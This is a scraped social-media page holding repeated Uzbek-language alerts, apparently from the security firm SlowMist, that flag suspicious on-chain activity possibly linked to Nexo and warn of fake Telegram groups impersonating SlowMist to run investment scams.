
🚨SlowMist xavfsizlik bo‘yicha ogohlantirish🚨
@Nexo bilan bog‘liq bo‘lishi mumkin bo‘lgan shubhali faoliyat aniqlandi.
Har doimgidek, hushyor bo‘ling!
https://bscscan.com/address/0x0851ae80e137c53a8dbc48fce82efd1f50f3b9f2
🚨SlowMist xavfsizlik bo‘yicha ogohlantirish🚨
@Nexo bilan bog‘liq bo‘lishi mumkin bo‘lgan shubhali faoliyat aniqlandi.
Har doimgidek, hushyor bo‘ling!
https://bscscan.com/address/0x0851ae80e137c53a8dbc48fce82efd1f50f3b9f2
@Nexo bilan bog‘liq bo‘lishi mumkin bo‘lgan shubhali faoliyat aniqlandi.
Har doimgidek, hushyor bo‘ling!
https://bscscan.com/address/0x0851ae80e137c53a8dbc48fce82efd1f50f3b9f2

🚨SlowMist Firibgarlik Ogohlantiruvi🚨
#SlowMist nomidan soxta Telegram guruhlari qalbaki investitsiya havolalari orqali foydalanuvchilarni aldashgani haqida xabarlar oldik. Misol: ❌t[.]me/slowmist1 — bu biz EMAS.‼️
✅ Bunday guruhlarni darhol Telegram’ga xabar bering.
Xavfsizligingiz uchun har doim rasmiy kanallarimizdan foydalaning:
1⃣Veb-sayt: https://t.co/IO2VWk2pae
2⃣X: @SlowMist_Team & @MistTrack_io
3⃣Email: team@slowmist.com
Shubhangiz bo‘lsa, bizga to‘g‘ridan-to‘g‘ri DM yuboring.
⚠️Sergak bo‘ling va ishonguncha tekshiring.
🚨SlowMist Firibgarlik Ogohlantiruvi🚨
#SlowMist nomidan soxta Telegram guruhlari qalbaki investitsiya havolalari orqali foydalanuvchilarni aldashgani haqida xabarlar oldik. Misol: ❌t[.]me/slowmist1 — bu biz EMAS.‼️
✅ Bunday guruhlarni darhol Telegram’ga xabar bering.
Xavfsizligingiz uchun har doim rasmiy kanallarimizdan foydalaning:
1⃣Veb-sayt: https://t.co/IO2VWk2pae
2⃣X: @SlowMist_Team & @MistTrack_io
3⃣Email: team@slowmist.com
Shubhangiz bo‘lsa, bizga to‘g‘ridan-to‘g‘ri DM yuboring.
⚠️Sergak bo‘ling va ishonguncha tekshiring.
#SlowMist nomidan soxta Telegram guruhlari qalbaki investitsiya havolalari orqali foydalanuvchilarni aldashgani haqida xabarlar oldik. Misol: ❌t[.]me/slowmist1 — bu biz EMAS.‼️
✅ Bunday guruhlarni darhol Telegram’ga xabar bering.
Xavfsizligingiz uchun har doim rasmiy kanallarimizdan foydalaning:
1⃣Veb-sayt: https://t.co/IO2VWk2pae
2⃣X: @SlowMist_Team & @MistTrack_io
3⃣Email: team@slowmist.com
Shubhangiz bo‘lsa, bizga to‘g‘ridan-to‘g‘ri DM yuboring.
⚠️Sergak bo‘ling va ishonguncha tekshiring.
1
2


